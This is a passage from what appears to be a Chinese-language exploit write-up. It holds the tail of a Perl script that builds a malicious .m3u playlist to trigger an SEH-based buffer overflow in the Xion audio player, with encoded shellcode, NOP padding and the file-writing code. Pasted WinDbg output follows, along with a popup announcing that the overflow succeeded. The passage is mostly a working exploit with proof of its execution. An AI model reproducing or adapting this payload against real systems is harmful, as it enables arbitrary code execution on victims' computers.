9ROXDKOhLdKQJ3RF4KlLPKDKpXklM1Gc4KLDtKyqFpqyNdNDnDaKokOaPYpZOQ9oKONxo
oaJ4KlRZKRfaMOzkQtMauwI9pmOMOnpOhnQdKROu7yoXUgKLOfUg2pVoxw6tU5muMyoxU
oLjfsLlJQpKKwpRUKUWKQ7mC2R2OozypPSYoz5d3s8KPkZA";

my $morestuff="D" x (5000-length($junk.$nseh.$seh.$preparestuff.$nops
.$shellcode));
$payload=$junk.$nseh.$seh.$preparestuff.$nops.$shellcode.$morestuff;

open(myfile,'>exploit.m3u');
print myfile $payload;
close(myfile);
```

测试结果：


"C:\Program Files\r2 Studios\Xion\Xion.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
02829c33 66890c02 mov word ptr [edx+eax],cx ds:0023:02a4800
*** ERROR: Module load completed but symbols could not be loaded for imag
0:005> g
eax=00000000 ebx=00000000 ecx=7c800000 edx=00000000 esi=7c92de50 edi=0000
eip=7c92e506 esp=029bec10 ebp=029bed0c iopl=0 nv up ei pl zr na p
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=0000
ntdll!KiIntSystemCall+0x6:
7c92e506 c3 ret
0:005>
Register
Customize
Reg
gs
fs
es
ds
edi
esi
ebx
提示
报告泉哥：溢出成功!
确定
Memory
Virtual: 0x`29bfe54
Display format: Byte
Next
029bfe54 74 00 50 00 59 00 41 00 49 t.P.Y.A.I
029bfe5d 00 41 00 49 00 41 00 49 00 .A.I.A.I.
029bfe66 41 00 49 00 41 00 49 00 41 A.I.A.I.A
029bfe6f 00 49 00 41 00 49 00 41 00 .I.A.I.A.
029bfe78 49 00 41 00 49 00 41 00 49 I.A.I.A.I
029bfe81 00 41 00 49 00 41 00 49 00 .A.I.A.I.
029bfe8a 41 00 49 00 41 00 49 00 41 A.I.A.I.A
Raw args Func info Source Addrs Headings
Frame nums Source args
More Less
ntdll!KiIntSystemCall+0x6
ntdll!ZwTerminateProcess+0xc
Ln 0, Col 0 Sys 0:<Local> Proc 000:a28 Thrd 005:2